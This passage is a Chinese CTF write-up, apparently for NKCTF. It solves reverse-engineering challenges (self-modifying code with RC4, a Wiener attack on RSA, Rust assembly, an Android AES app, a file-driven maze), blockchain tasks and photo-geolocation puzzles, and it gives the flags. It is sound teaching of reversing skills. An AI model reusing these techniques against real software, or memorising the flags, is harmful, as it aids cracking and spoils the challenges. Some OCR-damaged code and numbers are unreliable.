16  ((void (__cdecl *)(int, int, int))fnrunToHere)(a1, a2, v3);
17  return FreeLibrary(hModule);
18 }
```

```
int __cdecl fnGetHere_0(char *Str)
{
  size_t i; // [esp+D0h] [ebp-14h]
  int v3; // [esp+DCh] [ebp-8h]

  v3 = 1;
  for ( i = 0; i < strlen(Str); ++i )
    v3 = Str[i] + 6 * v3;
  return v3;
}
```

```
int __cdecl fnrunToHere_0(char *lpAddress, unsigned int a2, int a3)
{
  DWORD flOldProtect[3]; // [esp+D4h] [ebp-30h] BYREF
  struct _MEMORY_BASIC_INFORMATION Buffer; // [esp+E0h] [ebp-24h] BYREF
  int v7; // [esp+110h] [ebp+Ch]

  VirtualQuery(lpAddress, &Buffer, 0x1Cu);
  VirtualProtect(Buffer.BaseAddress, Buffer.RegionSize, 4u, &Buffer.Protect);
  v7 = a2 >> 2;
  while ( v7-- )
  {
    *(_DWORD *)lpAddress ^= a3;
    lpAddress += 4;
  }
  VirtualProtect(Buffer.BaseAddress, Buffer.RegionSize, Buffer.Protect, flOldProtect);
  return 0;
}
```


手动运行 SMC，生成函数，反编译

```
  v6 = &loc_401D04;
  v5 = &loc_401DF8;
  v4 = &loc_401DF8 - &loc_401D04;
  v3 = &loc_401D04;
  SMC((int)&loc_401D04, &loc_401DF8 - &loc_401D04);
  strcpy(Buffer, "welcome to NKCTF,please input your flag!");
  puts(Buffer);
  gets_s(Str, 0x2Bu);
  result = strlen(Str);
  if ( result != 42 )
    exit(0);
  return result;
}
```

```
15  v13 = &loc_401A67;
16  v12 = (int)&loc_401B22 + 3;
17  v11 = (_UNKNOWN *)((char *)&loc_401B22 + 3) - &loc_401A67;
18  v10 = &loc_401A67;
19  SMC((int)&loc_401A67, (_UNKNOWN *)((char *)&loc_401B22 + 3) - &loc_401A67);
20  strcpy(key, "secret");
21  memset(input_, 0, 0x100u);
22  key_len = strlen(key);
23  input_len = strlen(input);
24  for ( i = 0; i < input_len; ++i )
25    input_[i] = input[i];
26  result = RC4((int)key, key_len, (int)input_, input_len, cipher);
27  *(_DWORD *)(a1 - 94) += v4 + 65;
28  return result;
29 }
```

```
57  true_cipher[40] = 107;
58  true_cipher[41] = -84;
59  true_cipher[42] = 0;
60  Size = strlen(true_cipher);
61  if ( memcmp(my_cipher, true_cipher, Size) )
62  {
63    strcpy(Buffer, "something must be wrong!");
64    puts(Buffer);
65    exit(0);
66  }
67  strcpy(v2, "you got it!");
68  puts(v2);
69  system("pause");
70  return MEMORY[0x49AE1172]();
71 }
```

实际上就是 RC4 加密，密钥为”secret”，解密得到 flag



二、not_a_like

1.使用 pyinstxtractor 反编译出 pyc 文件

python3 pyinstxtractor.py not_a_like.exe

使用 uncompyle6 反编译出 py 文件

如下：

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.1 (tags/v3.8.1:1b293b6, Dec 18 2019, 23:11:46)
[MSC v.1916 64 bit (AMD64)]
# Embedded file name: not_a_like.py
import libnum, base64, hashlib
from ctypes import *

def encrypt(text):
    data_xor_iv = bytearray()
    sbox = []
    j = 0
    x = y = k = 0
    key = '911dcd09ad021d68780e3efed1aa8549'
    for i in range(256):
        sbox.append(i)
    else:
        for i in range(256):
            j = j + sbox[i] + ord(key[i % len(key)]) & 255
            sbox[i], sbox[j] = sbox[j], sbox[i]
        else:
            for idx in text:
                x = x + 1 & 255
                y = y + sbox[x] & 255
                sbox[x], sbox[y] = sbox[y], sbox[x]
                k = sbox[sbox[x] + sbox[y] & 255]
                data_xor_iv.append(idx ^ k)
            else:
                return data_xor_iv


if __name__ == '__main__':
    flag = input('请输入 flag> ')
    pub_key =
[19252067118061066631831653736874168743759225404757996498452383337816607
```

```
18667002256503841810123627397583145162735749421195975790422094883838952
76825193118297972030907899188520426741919737573230050112614350868516818
11274266371334465882549337751288631196082358499253118544420770521310918
40762733768785240907623 27,
76230002233243117494160925838103007078059987783012242668154928419914737
82906329489592228096432670416376091207615163468190353821139131823204329
50545053690370374893567906659520404240737003404419760877462980687968070
69622346676856605244662923296325332812844754859450419515772460413762564
69549178527500917006093 1]
    m = libnum.s2n(flag)
    c = str(pow(m, pub_key[0], pub_key[1]))
    q =
b'EeJWrgtF+5ue9MRiq7drUAFPtrLATlBZMBW2CdWHRN73Hek7DPVIYDHtMIAfTcYiEV87W
7poChqpyUXYI3+/zf5yyDOyE9ARLfa5qilXggu60lmQzFqvFv+1uOaeI2hs2wx+QZtxqGZz
C0VCVWvbTQ52nA2UdUtnk8VezRMPMfmf7rOqPxDTv/aacLnI3RdLG2TbT52qtN4+naejI7X
e8HLOL765OZKdDBERKwd5ARQ3UL6YPbuOKOQahIFddnIX6rZ7dTNqCUDOjfJbMdrzJVDNjm
NlkLNtYFo7M65Wfwj6PV5vvtT33FsmH50/YLEasnlCiJujYOgi2KCdf5msz1dPEvrXDDL6C
snjo+6m/44RzlluzcqMS5ZJFdrHEh68LIqtu+HCO+69Dyq4e22APq8wgN9kU6R8kikXSn/E
j0N/jOvomFCbkHskRl8xP1KgWFW0SMVDlaDCM4EKG812VgDWgSYOUnVhVpz65uOtg4Z8PrP
I+BW4398dQYhD24D9EIPgvtmhNrHiEHouB46ElTGQgZBhtn6y9tL1sw==='
    v = encrypt(base64.b64encode(c.encode('utf-8')))
    v = base64.b64encode(v)
    if v == q:
        print('You are right!')
        input('')
    else:
        print('winer winer winnie dinner')
        print('Do you think the encryption and decryption are the same?')
```

2.通过盘问神奇的 chatgpt 得到解密代码

3.直接用肯定是不可能直接用的，翻到模板

http://www.manongjc.com/detail/20-xbmbuwiirajphdi.html

魔改一下解密脚本

```
import libnum
import base64
from Crypto.Util.number import *
from gmpy2 import *
pub_key = [19252067118061066631831653736874168743759225404757996498452383337816071866700225650384183337816071866700225650384181012362739758314516273574942119597579042094888383952768251931182979720309078991885204267419197375732300501126143508685168181127426637133446588254933775128863119608235849925311854442077052131091840762733768785240907623327, 76230002233243117494160925838103007078059987783012242668154928419914737829063294895922280964326704163760912076151634681903538211391318232043295054505369037037489356790665952040424073700340441976087746298068796807069622346676856605244662923296325332812844754859450419515772460413762564695491785275009170060931]
q = b'EeJWrgtF+5ue9MRiq7drUAFPtrLATlBZMBW2CdWHRN73Hek7DPVIYDHtMIAfTcYiEV87W7poChqpyUXYI3+/zf5yyDOyE9ARLfa5qilXggu60lmQzFqvFv+1uOaeI2hs2wx+QZtxqGZzC0VCVWvbTQ52nA2UdUtnk8VezRMPMfmf7rOqPxDTv/aacLnI3RdLG2TbT52qtN4+naejI7Xe8HLOL765OZKdDBERKwd5ARQ3UL6YPbuOKOQahIFddnIX6rZ7dTNqCUDOjfJbMdrzJVDNjmNlkLNtYFo7M65Wfwj6PV5vvtT33FsmH50/YLEasnlCiJujYOgi2KCdf5msz1dPEvrXDDL6Csnjo+6m/44RzlluzcqMS5ZJFdrHEh68LIqtu+HCO+69Dyq4e22APq8wgN9kU6R8kikXSn/Ej0N/jOvomFCbkHskRl8xP1KgWFW0SMVDlaDCM4EKG812VgDWgSYOUnVhVpz65uOtg4Z
```

```
8PrPI+BW4398dQYhD24D9EIPgvtmhNrHiEHouB46ElTGQgZBhtn6y9tL1sw=='
def encrypt(text):
    data_xor_iv = bytearray()
    sbox = []
    j = 0
    x = y = k = 0
    key = '911dcd09ad021d68780e3efed1aa8549'
    for i in range(256):
        sbox.append(i)
    else:
        for i in range(256):
            j = j + sbox[i] + ord(key[i % len(key)]) & 255
            sbox[i], sbox[j] = sbox[j], sbox[i]
        else:
            for idx in text:
                x = x + 1 & 255
                y = y + sbox[x] & 255
                sbox[x], sbox[y] = sbox[y], sbox[x]
                k = sbox[sbox[x] + sbox[y] & 255]
                data_xor_iv.append(idx ^ k)
            else:
                return data_xor_iv
x1=base64.b64decode(q)
# x2=encrypt(x1)
# print(x2)
x2=b'OTE5NzMyNTgwNzY0NTYxMjIyODM5MDY3Njg5ODE2NTMzOTk4MzEzMDU0ODY1MjI5NT
Y1NDgzOTg2Nzk0MjA3NDk5NzY4MzkxODk4ODk2NTkyNjA4NDUwMzQyMDg4NzU5MTg5OTc1M
jMwMjQyNTUwODUxNzI1NDA2NTkyNTM0ODgwNDk5MzIwNzY0MTg3NjY0MTkyMjk1NjYxOTEz
ODYyNzg4OTE2MzM0NjM1MzIxNDgyNzUxMTAzMjk2ODA1OTA0NDg4MTUyMDE1MzE0NTU1MTE
2MjUzMTc0Mzg0OTY2ODE1NTg2OTAzNzk3NzcyMTg2MTQ5MzcyMTQ5MzcyNzkyMDE1NTk0MTEwOTU0OT
U5NzkwODgyNjAyNjgwODg5NTA0OTEzMDg2MjIzNjczOTkxMTQ5NjIzNzQzNA=='
x3=base64.b64decode(x2)
# x4=x3.decode()
# print(x4,type(x4))
x4=919732580764561222839067689816533998313054865229565483986794207499768
839189889659260845034208875919899752302425508517254065925348804993207641
876641922956619138627889163346353214827511032968059044881520153145551162
253174384966815586903797772186149372792015594110954959790882602680889500
491308622367399114962374 34
t1,t2=pub_key
print()
import gmpy2
import time
```

```
def continuedFra(x, y):
    cf = []
    while y:
        cf.append(x // y)
        x, y = y, x % y
    return cf
def gradualFra(cf):
    numerator = 0
    denominator = 1
    for x in cf[::-1]:
        numerator, denominator = denominator, x * denominator + numerat
or
    return numerator, denominator
def solve_pq(a, b, c):
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) // (2 * a), (-b - par) // (2 * a)
def getGradualFra(cf):
    gf = []
    for i in range(1, len(cf) + 1):
        gf.append(gradualFra(cf[:i]))
    return gf

def wienerAttack(e, n):
    cf = continuedFra(e, n)
    gf = getGradualFra(cf)
    for d, k in gf:
        if k == 0: continue
        if (e * d - 1) % k != 0:
            continue
        phi = (e * d - 1) // k
        p, q = solve_pq(1, n - phi + 1, n)
        if p * q == n:
            return d

d=wienerAttack(pub_key[0],pub_key[1])
e,n=pub_key
m=pow(x4,d,n)
print(m,m.bit_length())
flag=long_to_bytes(m)
print(flag)
```

直接 vscode 跑下脚本得到 flag

babyrust

64位文件拖入ida找到主要函数

```
; __unwind { // __CxxFrameHandler3
push    rbp
push    r14
push    rsi
push    rdi
push    rbx
sub     rsp, 0C0h
lea     rbp, [rsp+80h]
mov     [rbp+60h+var_28], 0FFFFFFFFFFFFFFFEh
lea     rax, off_7FF67D8C15A0 ; "Welcome to NKCTF!\n"
mov     [rbp+60h+var_68], rax
mov     [rbp+60h+var_60], 1
mov     [rbp+60h+var_78], 0
lea     rbx, off_7FF67D8C1420
mov     [rbp+60h+var_58], rbx
mov     [rbp+60h+var_50], 0
lea     rcx, [rbp+60h+var_78]
call    _printf
lea     rax, off_7FF67D8C15E8 ; "please input flag:\n"
mov     [rbp+60h+var_68], rax
mov     [rbp+60h+var_60], 1
mov     [rbp+60h+var_78], 0
```

由于函数很长且不能反汇编直接动调分析

```
mov     [rbp+60h+var_40], rax
mov     rcx, rax        ; void *
mov     rdx, rdi        ; Src
mov     r8, rsi         ; Size
call    memcpy
cmp     rsi, 1Ch        ; 比较长度
jnz     short loc_7FF67D8A13C0
```


这一块是说明输入的flag长度为28

```
lea     rax, off_7FF67D8C14F0 ; ")&n_qFb'NZXpj)*bLDmLnVj]@^_H"
mov     [rbp+60h+var_90], rax
```

这一块把一个长度为28的字符串放到了内存里，很有可能是用来与加密后的flag比较的

```
mov     rax, [rbp+60h+var_40]
movzx   eax, byte ptr [rax]
xor     al, 30h         ; 异或30
add     al, 0D3h        ; 加D3
mov     rcx, [rbp+60h+var_30]
mov     [rcx], al
cmp     [rbp+60h+Size], 1
jz      loc_7FF67D8A17E8
```

这里是把输入的flag异或0x30再加D3，之后修改段寄存器的值跳到下面



```
mov     rsi, rax
pxor    xmm0, xmm0
movdqu  xmmword ptr [rax+0Ch], xmm0
mov     rax, [rbp+60h+var_B0]
movdqu  xmm1, xmmword ptr [rax]
movdqa  xmm2, cs:xmmword_7FF67D8C1390
pminub  xmm2, xmm1      ; 返回最小字节
pcmpeqb xmm2, xmm1      ; 是否相等
movdqa  xmm3, xmm2
pandn   xmm3, cs:xmmword_7FF67D8C13A0 ; 目标取反后进行与操作
movdqu  xmmword ptr [rsi], xmm0
pand    xmm2, cs:xmmword_7FF67D8C13B0 ; 与操作
por     xmm2, xmm3      ; 或操作
paddb   xmm2, xmm1      ; 相加
movdqu  xmmword ptr [rsi], xmm2
movq    xmm0, qword ptr [rax+10h]
movdqa  xmm1, cs:xmmword_7FF67D8C13C0
pmaxub  xmm1, xmm0      ; 返回大的字节
pcmpeqb xmm1, xmm0
movdqa  xmm2, cs:xmmword_7FF67D8C13D0
pand    xmm2, xmm1
```

这里是MMX指令集，逻辑就是注释标出来的但脚本一直写不对，后来发现一种费劲且不大聪明的方法，把可能为flag的字符输入然后在

```
paddb   xmm2, xmm0
movd    dword ptr [rsi+18h], xmm2
mov     ecx, 1Ch
mov     edx, 1
```

这里下断点，f9运行到此处查看rsi+18h处的数据，然后与"**)&n_qFb'NZXpj)*bLDmLnVj]@^_H**"比较推出flag为**NKCTF{WLcomE_NOWayBaCk_RuST}**

四、ez_baby_apk:

用 jeb 打开


```
import java.math.BigInteger;
import java.security.MessageDigest;

public class MainActivity extends AppCompatActivity {
    private Object DigestUtils;
    private Button button;
    private TextView flag;
    private EditText input_1;

    public static Object confusion(String str) {
        try {
            MessageDigest messageDigest0 = MessageDigest.getInstance("MD5");
            messageDigest0.update(str.getBytes());
            return new BigInteger(1, messageDigest0.digest()).toString(16);
        }
        catch(Exception unused_ex) {
            return;
        }
    }

    @Override  // androidx.fragment.app.FragmentActivity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this.setContentView(0x7F08001C);  // layout:activity_main
        this.flag = (TextView)this.findViewById(0x7F0800C0);  // id:flag
        String vector2 = (String)MainActivity.confusion("reversehavemagic");
        this.input_1 = (EditText)this.findViewById(0x7F0800E0);  // id:input_1
        Button button0 = (Button)this.findViewById(0x7F080062);  // id:button
        this.button = button0;
        button0.setOnClickListener(new View.OnClickListener() {
            @Override  // android.view.View$OnClickListener
            public void onClick(View view) {
                String s = MainActivity.this.input_1.getText().toString();
                String s1 = DES.encrypt(vector2, s, "r3v3rs3car3fully");
                if("BxLHc1KruiH31I94W17loal+9olDzg8IjnK/J1Db0IUyi+MbI38+nw62ejCPShRB".equals(s1)) {
                    Toast.makeText(MainActivity.this.getApplication(), "flag正确", 1).show();
                    return;
                }

                Toast.makeText(MainActivity.this.getApplication(), "flag错误", 0).show();
            }
        });
    }
```

很明显的明文和秘钥，

```
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class DES {
    private static final String CBC_PKCS5_PADDING = "AES/CBC/PKCS5Padding";
    private static final String TAG = "AESCBCUtils";
    private static final String type = "AES";

    public static String encrypt(String strKey, String strClearText, String mstrIvParameter) {
        try {
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher0.init(1, new SecretKeySpec(strKey.getBytes(), "AES"), new IvParameterSpec(mstrIvParameter.getBytes()));
            String s3 = System.getProperty("line.separator");
            return Base64.encodeToString(cipher0.doFinal(strClearText.getBytes()), 0).replaceAll(s3, "");
        }
        catch(Exception e) {
            e.printStackTrace();
            return null;
        }
    }
}
```

加密方式 AES　CBC　，再使用 BASE64 解密，然后和外面字符串对比。

解密方式：先 base64 解码，再用 aes 解密。



Key 为前面"reversehavemagic"的 md5 32 位加密

Flag: NKCTF{nI_k@i_sHi_zhu_j1an_il_Jie_RE_le}

五、PMKF

放入 ida 当中：

```
15
16  memset(v12, 0, sizeof(v12));
17  ReadFile(hObject, &Buffer, 1u, &NumberOfBytesRead, 0);// 第一次读取文件
18  if ( Buffer != 5 )                                    // 第一组要等于五
19  {
20    sub_401690("Wrong!\n");
21    CloseHandle(hObject);
22    exit(0);
23  }
24  ReadFile(hObject, v12, Buffer, &NumberOfBytesRead, 0);// 第二次读取文件
25  for ( i = 0; i < Buffer; ++i )
26  {
27    if ( v12[i] != byte_405100[i] )                     // 第二次要和nkman相等
28    {
29      sub_401690("Wrong!\n");
30      CloseHandle(hObject);
31      exit(0);
32    }
33  }
34  v5 = 0;
35  v8 = 0;
36  while ( v5 < Buffer )
37    v8 += v12[v5++];                                    // v8是nkman相加
38  ReadFile(hObject, v11, 0x10u, &NumberOfBytesRead, 0);// 第三次读取文件
39  v2 = 18;
40  for ( j = 0; j < 16; ++j )
41    v11[j] ^= v8;                                       // 异或
42  v7 = 0;
43  v1 = 1;
44  while ( v7 < 16 )
```

```
40  for ( j = 0; j < 16; ++j )
41    v11[j] ^= v8;                                   // 异或
42  v7 = 0;
43  v1 = 1;
44  while ( v7 < 16 )
45  {
46    for ( k = 6; k >= 0; k -= 2 )
47    {
48      switch ( ((unsigned __int8)v11[v7] >> k) & 3 )
49      {
50        case 0:
51          v2 -= 18;                                 // 0上走，1右边走，2下走，3左走，
52          break;
53        case 1:
54          ++v2;
55          break;
56        case 2:
57          v2 += 18;
58          break;
59        case 3:
60          --v2;
61          break;
62        default:
63          break;
64      }
65      if ( aN[v2] == 42 || aN[v2] == 32 )           // 类似于迷宫
66      {
67        v1 = 0;
68        break;
69      }
70      if ( aN[v2] == 'K' )                          // 走到k
71      {
00000780 sub_401090:51 (401380) (Synchronized with IDA View-A)
```

流程：第一次读取文件，要等于 5，第二次读取文件等于“nkman”，第三次加密和 v8 异或，

关键是这个循环里的(unsigned __int8)v11[v7] >> k) & 3 这个运算在干嘛，

这里和 chagpt py 了一下，大概是取二进制位，也就是将一个数的二进制两位两位分开，比如 01010101 分成 01 01 01 01 也就是四个数据 1 1 1 1 ，后面就是这个 16 个数转换成 0,1,2,3

具体来说，`>>` 是右移位运算符，将其左边的操作数向右移动指定的位数，右移时高位补 0。`&` 是按位与运算符，将两个操作数的二进制表示按位进行与运算，只有当两个对应的二进制位都为 1 时，结果对应位才为 1，否则为 0。二进制数 `11` 的二进制表示为 `00000011`，它与另一个二进制数进行按位与操作，会保留这个数的最低的两位二进制数。

因此，这行代码的作用是将数组 `a` 中第 `b` 个元素的二进制表示中的最低的两位数取出来，并将这个值返回。

```
******************
N...*****...*....*
**.*****..*...**.*
...*****.*****.*.*
.**....*..*...*..*
....**.*.*..*...**
*.**...*.*.*******
..******..*......**
.*......**.****.**
...******...*K...**
******************
1122            0x5a
3322            0xfa
1223            0x6b
2211            0xa5
0111            0x15
1101            0x51
0000            0x0
0101            0x11
1211            0x65
0111            0x15
2223            0xab
2330            0xbc
3323            0xfb
2211            0xa5
1112            0x56
2333            0xbf
```

这里就是迷宫的路线，我是菜鸡只能拿计算机按，大佬都是搓脚本。

再来就是前面对数据进行异或了，　　这个地方存在一个小坑，”nkman”相加是 0x215，但是 v8 是 char 类型，高位溢出，也就是每轮异或上 0x15,附上脚本。

```
flag=[]
data=[0x5a,0xfa,0x6b,0xa5,0x15,0x51,0x0,0x11,0x65,0x15,0xab,0xbc,0xfb,0xa5,0x56,0xbf]
for i in data:
    flag.append(hex(i^0x15))
print(flag)
```

得到['0x4f', '0xef', '0x7e', '0xb0', '0x0', '0x44', '0x15', '0x4', '0x70', '0x0', '0xbe', '0xa9', '0xee', '0xb0', '0x43', '0xaa']


再加上前面的“nkman”和 05 就得出 flag

nkctf{056e6b6d616e4fef7eb0004415047000bea9eeb043aa}

区块链

一、Signin


直接一把嗦查看一下得到 flag



二、decompile-revenge

https://ethervm.io/decompile

反编译合约



得到四个 hash

用给的查 md5 的网站 http://blockchain.247533.top:10030

挨个查即可得到 flag


Social Engineering（社会工程学）

总的来说社工题目都不好出各地名都有不同的叫法，还有 flag 格式

全程手机 AK !QAQ！Tql!!!!!

一、狂飙

百度搜索狂飙高启强买电视地点




直接搜索江门莲平路出 flag

二、两个人的夜晚

Ncc 城市中心直接嗦，直接搜 NCC 城市中心具体地址

直接三血

三、Bridge



百度识图直接找到海南的世纪大桥，没记错的话 flag 应该是附近的公园
拿下二血

四、旅程的开始

根据中铁酒店楼下粉面店找到具体位置，根据题目得到“旅程的开始”指的应该是附近火车站的详细地址，所以 flag 就是火车站的地址


五、The other Bridge

百度识图搜索到重庆渝中区的千斯桥嘉陵江附近，
根据题目格式江畔，出题人此时的位置应该在戴家巷，因此 flag 精华部分为嘉

